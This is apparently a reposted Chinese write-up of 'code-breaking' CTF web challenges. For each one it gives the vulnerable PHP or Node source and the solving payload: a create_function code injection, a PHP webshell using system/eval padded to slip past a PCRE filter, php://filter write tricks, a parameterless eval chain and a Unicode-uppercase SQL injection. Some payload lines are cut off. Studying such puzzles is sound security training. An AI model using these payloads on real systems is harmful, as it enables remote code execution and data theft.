code-breaking writeup

转载

dengzhasong7076 于 2018-11-25 22:17:00 发布 242 收藏
文章标签： php 运维
原文链接：http://www.cnblogs.com/iamstudy/articles/code_breaking_writeup.html

感谢P师傅做的题目，https://code-breaking.com/

easy - function

环境: php 7.2.12、apache 2.4.25

```
<?php
$action = $_GET['action'] ?? '';
$arg = $_GET['arg'] ?? '';

if(preg_match('/^[a-z0-9_]*$/isD', $action)) {
    show_source(__FILE__);
} else {
    $action('', $arg);
}
```

这个就是需要去寻找一些危险函数，`create_function`比较符合，在php7.2是废除，第一次看的时候还以为是移除，后面看了一下内核，发现还在.

然后通过fuzz出来函数前\绕过正则

```
http://51.158.75.42:8087/?action=%5ccreate_function&arg=2;}var_dump(file_get_contents(%22/var/www/flag_h0w2
```

easy - pcrewaf

php 7.1.24、apache

```php
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(empty($_FILES)) {
    die(show_source(__FILE__));
}

$user_dir = 'data/' . md5($_SERVER['REMOTE_ADDR']);
$data = file_get_contents($_FILES['file']['tmp_name']);
if (is_php($data)) {
    echo "bad request";
} else {
    @mkdir($user_dir, 0755);
    $path = $user_dir . '/' . random_int(0, 10) . '.php';
    move_uploaded_file($_FILES['file']['tmp_name'], $path);

    header("Location: $path", true, 303);
}
```

这题开始的正则判断为

```php
preg_match('/<\?.*[\(\`].*/is', $data);
```

所以还可以使用`include "php://filter/read=convert.base64-decode/resource=./10.php";`进行文件包含getshell
事实上，php的贪婪匹配存在一个问题，当一个数据量特别大之后，中间的恶意字符串是匹配不到的

所以可以生成一个文件

```
reat_str = 'a' * 1000 * 1000
text = '<?php /*' + reat_str + '*/;echo "aaa";system($_GET["b"]);eval($_GET["a"]); /*' + reat_str + "*/?>"
print text
```

easy - phpmagic

php 5.6.23、apache

```php
<?php
if(isset($_GET['read-source'])) {
    exit(show_source(__FILE__));
}

define('DATA_DIR', dirname(__FILE__) . '/data/' . md5($_SERVER['REMOTE_ADDR']));

if(!is_dir(DATA_DIR)) {
    mkdir(DATA_DIR, 0755, true);
}
chdir(DATA_DIR);

$domain = isset($_POST['domain']) ? $_POST['domain'] : '';
$log_name = isset($_POST['log']) ? $_POST['log'] : date('-Y-m-d');
?>
    <div class="row">
        <div class="col">
            <pre class="mt-3"><?php if(!empty($_POST) && $domain):
                $command = sprintf("dig -t A -q %s", escapeshellarg($domain));
                $output = shell_exec($command);

                $output = htmlspecialchars($output, ENT_HTML401 | ENT_QUOTES);

                $log_name = $_SERVER['SERVER_NAME'] . $log_name;
                if(!in_array(pathinfo($log_name, PATHINFO_EXTENSION), ['php', 'php3', 'php4', 'php5', 'phtm
                    file_put_contents($log_name, $output);
                }

                echo $output;
            endif; ?>
```


这个题目是以前说过的绕过死亡exit时候的一个技巧，file_put_contents的文件名是可以使用php伪协议的，也就是说，可以对文件内容进行base64_decode后再写入文件的

然后写入文件的后缀使用了另外一个小技巧，php在处理路径的时候，会递归的删除掉路径中存在的/.

```
POST / HTTP/1.1
Host: php

domain=xxx&log=://filter/convert.base64-decode/resource=/var/www/html/data/d048eec664d8a61e7cdf1469ea8d1f31
```

为了好控制base64_decode的内容，把内容写到了cname中



easy - phplimit

php 5.6.38、nginx

```
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} else {
    show_source(__FILE__);
}
```

这题最早是出在rctf2018，使用的`getallheaders`去获取http头，然后使用`next`、`current`等函数操作数组来控制eval的内容，但是这个函数是`apache_request_headers`函数的别名，在nginx下没这个函数时候

可以使用`get_defined_vars()`函数

```
http://51.158.75.42:8084/index.php/bbbbbbb?code=eval(next(current(get_defined_vars())));&b=var_dump(glob(%2
```

另外在php 7.1下，`getenv()`函数新增了无参数时会获取服务段的env数据，这个时候也可以利用

easy - nodechr

```
function safeKeyword(keyword) {
    if(isString(keyword) && !keyword.match(/(union|select|;|\-\-)/is)) {
        return keyword
    }

    return undefined
}
let username = safeKeyword(ctx.request.body['username'])
let password = safeKeyword(ctx.request.body['password'])

let jump = ctx.router.url('login')
if (username && password) {
    let user = await ctx.db.get(`SELECT * FROM "users" WHERE "username" = '${username.toUpperCase()}' AND "

    if (user) {
        ctx.session.user = user

        jump = ctx.router.url('admin')
    }

}
```

这个特性早在p师傅博客就有所学习，通过fuzz可以发现（进行urldecode）`%C4%B1`.toUpperCase为`i`，`%C5%BF`为`s`

所以可以进行注入

```
username=aaaaa&password=%27+un%C4%B1on+%C5%BFelect+1,(%C5%BFelect+flag+from+flags),'3
```

转载于:https://www.cnblogs.com/iamstudy/articles/code_breaking_writeup.html